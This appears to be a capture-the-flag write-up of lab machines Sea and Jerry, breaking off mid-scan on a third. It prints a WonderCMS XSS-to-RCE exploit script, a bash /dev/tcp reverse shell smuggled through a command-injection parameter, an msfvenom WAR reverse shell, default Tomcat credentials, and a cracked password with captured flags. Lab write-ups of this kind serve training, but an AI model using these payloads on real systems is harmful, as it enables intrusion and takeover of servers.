
Sea machine

I started with performing Nmap on the machine




```
bright@kali:~/sea$ sudo nmap -sV -Pn -sC -A -sT 10.10.11.28
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 10:36 CET
Nmap scan report for sea.htb (10.10.11.28)
Host is up (0.030s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/9%OT=22%CT=1%CU=31969%PV=Y%DS=2%DC=T%G=Y%TM=677F9
OS:8BA%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)O
OS:PS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CS
OS:T11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)E
OS:CN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   34.53 ms 10.10.14.1
2   34.63 ms sea.htb (10.10.11.28)
```

nmap output

Only ports 80 and 22 where open and nothing seems to be vulnerable about the machine.

I copied the address to the etc host file



/etc/hosts

Next alternative was directory bruteforce to look at to some other hidden directories. With this procedure, I found the themes directory, and bruteforcing further, linked me to the cms information of the website

ffuf -w /usr/share/wordlists/wfuzz/general/megabeast.txt -u "http://sea.htb/FUZZ" -c -v

ffuf -w /usr/share/wordlists/wfuzz/general/megabeast.txt -u "http://sea.htb/themes/FUZZ" -c -v

ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -u "http://sea.htb/themes/bike/FUZZ" -c -v -t 200 -fc 403

Here I found a readme file that contains the cms information, I also found the version information

```
bright@kali:~/sea$ curl http://sea.htb/themes/bike/README.md
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
bright@kali:~/sea$ curl http://sea.htb/themes/bike/version
3.2.0
```

cms and version

I researched on github and found exploit for it

https://github.com/prodigiousMind/CVE-2023-41425/blob/main/exploit.py

I downloaded the exploit localy. Made few modifications after carefuly reading through the exploit and how it functions.


It dowloads a main.zip file and upload it to the target server which a user can click and I will get a shell on the server. I copied the address to the main.zip file and dowladed it locally. Then changed the upload address in the exploit to the address of my python3 server.

```
# Exploit: Wondercms 4.3.2 XSS to RCE

import sys
import requests
import os
import bs4

if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address Port\nexample: python3 exploit.py http://localhost/wondercms/loginURL 192.168.29.165 5252")
else:
  data = '''
var url = '''+str(sys.argv[1])+''';
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = "http://sea.htb";
var token = document.querySelectorAll('[name="token"]')[0].value;
var urlRev = urlWithoutLogBase+"/?installModule=http://10.10.14.6:8000/main.zip&directoryName=violet&type=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
 if (xhr3.status == 200) {
   var xhr4 = new XMLHttpRequest();
   xhr4.withCredentials = true;
   xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
   xhr4.send();
   xhr4.onload = function() {
     if (xhr4.status == 200) {
       var ip = "'''+str(sys.argv[2])+''';
       var port = "'''+str(sys.argv[3])+''';
       var xhr5 = new XMLHttpRequest();
       xhr5.withCredentials = true;
       xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost=" + ip + "&lport=" + port);
       xhr5.send();
```


I made changes on var urlwithoutlogbase (include the base usr) and var urlrev (upload address)

After executing, it generated and address that I sent to the admin via the contact form. And the admin admin clicked on it, It downloaded the main.zip file from my local machine vial the python 3 server that I started at port 8080. and I got initial foothold.

```
bright@kali:~/sea$ python3 exploit.py http://sea.htb/index.php?page=loginURL 10.10.14.6 444
[+] xss.js is created
[+] execute the below command in another terminal

_____________________________
nc -lvp 444
_____________________________

send the below link to admin:

_____________________________
http://sea.htb/index.php?page=index.php?page=loginURL?"></form><script+src="http://10.10.14.6:8000/xss.js"></script><form+action="
_____________________________
```



contact form



foothold

searching the www folder in /var/www/sea/data/

I found a password hashed with bcript, after analysing the hash and removing the backlashs in it, I hashed it with hashcat and got a plaintext password ***mychemicalromance***

database

cat hash.txt

$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q

bright@kali:~/sea$ hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

I also found two users in the machine amay and geo

next thing I also checked was some enternal ports opened. I found port 8080 and forwarded a port to it from my local machine using ssh (the password mached for the user amay.


```
$ cd /home
$ ls
amay
geo
$ netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53375         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Internal ports

```
bright@kali:~/sea$ ssh amay@sea.htb -L 8080:127.0.0.1:8080
amay@sea.htb's password:
Permission denied, please try again.
amay@sea.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 09 Jan 2025 10:32:31 AM UTC

  System load:  0.88              Processes:             246
  Usage of /:   63.3% of 6.51GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.28
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Aug  5 07:16:49 2024 from 10.10.14.40
amay@sea:~$ cat user.txt
dea2a994f24a02bb7bdc57ea244ba5bc
amay@sea:~$
```


local port forwarding with amay's cred.

Accessed port 8080 on the browser and it was a monitoring system



montoring system

Clicking on the analyse, I see it produced some logfile, I tried to check with burb to see how it communicated with the back end. I noticed that the parameter controlling this can be user to create a file. I created a random file in the tmp directory and it executed. Then I used it to obtain a reversed shell as root.



Backend test with burb

on the logi_file parameter, I added a command to create a file

access.log***;touch+/tmp/test.txt***&analze_log

successfully created.

Then I exected a reversed shell with this format

bash -c 'bash -i >& /dev/tcp/192.168.14.6/4444 0>&1 &'

Send Cancel

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: 127.0.0.1:8080
3  Content-Length: 116
4  Cache-Control: max-age=0
5  Authorization: Basic YWlheTpteWNoZW1pY2Fscm9tYW5jZQ==
6  sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
7  sec-ch-ua-mobile: ?0
8  sec-ch-ua-platform: "Linux"
9  Accept-Language: en-US,en;q=0.9
10 Origin: http://127.0.0.1:8080
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/131.0.6778.86 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
   ;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: http://127.0.0.1:8080/
20 Accept-Encoding: gzip, deflate, br
21 Connection: keep-alive
22
23 log_file=
   %2Fvar%2Flog%2Fapache2%2Faccess.log;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.6/4444+0>%261+
   %26' &analyze_log=
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Host: 127.0.0.1:8080
3  Date: Thu, 09 Jan 2025 11:04:21 GMT
4  Connection: close
5  X-Powered-By: PHP/7.4.3-4ubuntu2.23
6  Content-type: text/html; charset=UTF-8
7
8
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width, initial-scale=1.0
15     <title>
         System Monitor(Developing)
       </title>
16     <style>
         body{
           font-family:Arial,sans-serif;
           background-color:#f2f2f2;
           margin:0;
           padding:0;
           display:flex;
           justify-content:center;
           align-items:center;
           min-height:100vh;
         }
         .container{
           width:800px;
           background-color:#ffffff;
           border-radius:10px;
           box-shadow:0020pxrgba(0,0,0,0.1);
           padding:20px;
```

```
bright@kali:~/sea$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.28] 42526
bash: cannot set terminal process group (5886): Inappropriate ioctl for device
bash: no job control in this shell
root@sea:~/monitoring# whoami
whoami
root
root@sea:~/monitoring# hostname
hostname
sea
root@sea:~/monitoring# cd ..
cd ..
root@sea:~# ls
ls
monitoring
root.txt
scripts
root@sea:~# cat root.txt
cat root.txt
f8797645a159fc68ac2cf5b3165f8bc2
root@sea:~#
```

shell

Jerry Machine

```
bright@kali:~/sea$ sudo nmap -sV -Pn -sC -A -sT 10.10.10.95
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-10 10:31 CET
Nmap scan report for 10.10.10.95
Host is up (0.033s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2012|Phone|8 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_8
Aggressive OS guesses: Microsoft Windows Server 2012 (89%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (
89%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 8.1 Update 1 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   30.26 ms 10.10.14.1
2   31.43 ms 10.10.10.95

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
bright@kali:~/sea$ searchsploit Tomcat
```

nmap

Nmap shows that it is vulnerable to apache tomcat

More research indicated that it applicatiom management path is /manager/html. The default credential is tomcat:s3cret

I access the management console with this information gotten earlier

http://jerry.htb/manager/html

tomcat:s3cret

I generated a .war reverse shell file and uploaded it to the server. Executed it and got a reverse shell

```
bright@kali:~/sea$ msfvenom -p java/shell_reverse_tcp lhost=10.10.14.6 lport=4444 -f war -o pwn.war
Payload size: 13028 bytes
Final size of war file: 13028 bytes
Saved as: pwn.war
```

payload

```
bright@kali:~/sea$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from jerry.htb [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>hostname
hostname
JERRY
```

shell

Active (Active Directory)

```
bright@kali:~$ sudo nmap -sT -Pn -sC -A -sV 10.10.10.100
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 08:52 CET
Nmap scan report for 10.10.10.100
Host is up (0.029s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-11 07:52:17Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/11%OT=53%CT=1%CU=32306%PV=Y%DS=2%DC=T%G=Y%TM=6782
OS:237B%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=107%TI=I%CI=I%II=I%SS=S%
OS:TS=7)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5
OS:=M53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=
OS:2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
